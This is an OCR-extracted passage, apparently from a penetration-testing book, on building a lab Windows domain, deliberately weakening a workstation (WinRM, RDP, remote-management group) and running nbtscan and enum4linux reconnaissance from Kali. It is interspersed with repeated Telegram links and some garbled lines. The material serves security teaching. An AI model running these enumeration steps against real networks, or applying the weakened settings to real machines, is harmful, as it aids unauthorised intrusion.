To obtain the ISO for Windows 10, go to the following link:

I'll just go forward to the phase where we add the workstation to the domain and let you spin up the Windows 10 Pro for Workstations VM:

After you've finished installing all of the updates, go to the Windows Start menu. To rename this PC (advanced), go to Settings | System | About | Rename this PC as seen in the following screenshot:



https://t.me/learningnets

Figure 10.41: About PC

On this page, click the Rename this PC (advanced) option to bring up the System Properties panel, which looks like this:




Figure 10.42: System Properties

To change the name of the computer, click the Change... button. Then, as indicated above, set the Domain name that the workstation may join:

https://t.me/learningnets




Figure 10.43: Computer name and domain

If everything is set up successfully, you should see a Windows Security prompt asking you to enter the name and password of a domain-joining account. We established a Domain Admin account in the previous step, as

https://t.me/learningnets

you may recall. To add this workstation to the domain, use the following credentials:




Figure 10.44: Domain Admin login

If you are successful, you will receive the following message:

https://t.me/learningnets





Figure 10.45: labcorp.local

When you click the OK button, you'll be prompted to reboot the workstation in order for the modifications to take effect. Restart it if you want.

The last step is to see if the user we created in the previous section can log into this machine. To log into the workstation computer, use the operator1 account:

https://t.me/learningnets



https://t.me/learningnets

Figure 10.46: operator1 login

To put the workstation in a susceptible condition, a few additional configuration components must be implemented:

Simply launch the Windows Remote Management service to enable it.

Remote Management Users | Add Scada to Local Group

Ensure that firewall rules for port 3389 are enabled.

Open Windows Remote Management (WS-Management) Properties under We’ll change the Startup type to Automatic under then click Start to set the Service status to as seen below:

https://t.me/learningnets




Figure 10.47: Service status

On the Windows 10 workstation, we wish to add the LABCORPScada group to the Remote Management Users

https://t.me/learningnets




Figure 10.48: Remote management group

Enable Windows Remote Management in Windows Defender Firewall with Advanced Security:

Figure 10.49: Windows Defender

The workstation's installation and setup are now complete. We'll now move on to the Kali VM and make sure we have the tools we need to continue.

https://t.me/learningnets

Kali Linux tools

We'll open up the Kali Linux attack machine now that we've installed and configured the corporate side of the network. From here, we'll need to install a couple of the tools listed in the Technical needs section. When dealing with Windows-based settings, these technologies are incredibly handy. I'd say that every company I've worked with has some version of Active Directory installed and configured inside their corporate environment. The following are the tools that must be installed:

The first tool we'll install on our Kali Linux virtual machine is Impacket. In the end, this is a Python library of packet-level interactions with Windows-based protocols. This tool handles all of the heavy lifting when it comes to setting up, connecting, managing, and dismantling a session. We'll utilize the following URL to get started: Download the most recent bundle from this page. After that, unzip the.tar file and execute python3 -m pip install inside the impacket folder.

Next, we'll set up Kerbrute. This is a programme that automates the process of enumerating Active Directory accounts. Use this URL to download the latest version: Make that the file's executability has been changed.

However, we've spent the most of our time looking at the network's SCADA and physical hardware. Depending on the nature of your engagement, which is commonly referred to as white box, the client may

https://t.me/learningnets

drop you into the ICS network and give you free reign to undertake discovery, as well as an Active Directory (AD) account and a diagram of the ICS network. You may escape the hazards of crossing the corporate network by moving down via demilitarized zones, through firewalls, and into new domains instead.

If we concentrated solely on this in this chapter, justice would not be served.

We spent time in this section setting up a domain controller and workstation. The domain controller now has AD, DNS, DHCP, and file sharing capabilities. We first built a domain, then added users to it, and then connected the workstation to it. Finally, we ensured that our Kali Linux VM had all of the necessary capabilities to “PWN” the corporate network. We’ll use the tools we installed in the following section to continue forward and conduct assaults on the corporate side of the network.

https://t.me/learningnets

Detecting and unleashing our assaults

We've set up and setup the corporate lab, and we've added additional tools to our Kali distribution. The next thing on the agenda is to begin investigating the network into which we have been thrown. We explored a variety of tools in Chapter 7: Scanning We can utilize them to launch discovery assaults here. However, I believe it is more reasonable to consider other approaches for expanding our pentesting arsenal.

Let's bypass rustscan and nmap and go straight to enumerating host computers using their NetBIOS names. Use the following command to run the nbtscan command on your current subnet:
nbtscan 172.16.0.0/24

As demonstrated in the accompanying snapshot, we should now see our two computers, DC01 and




Figure 10.50: nbtscan

https://t.me/learningnets

We may make an informed judgement that DC01 is the domain controller by quickly detecting NetBIOS names. With this knowledge, we'll run enum4linux against the detected machine names to see if we can get any further information. Execute the following command:
enum4linux 172.16.0.2

The following are the expected outcomes:

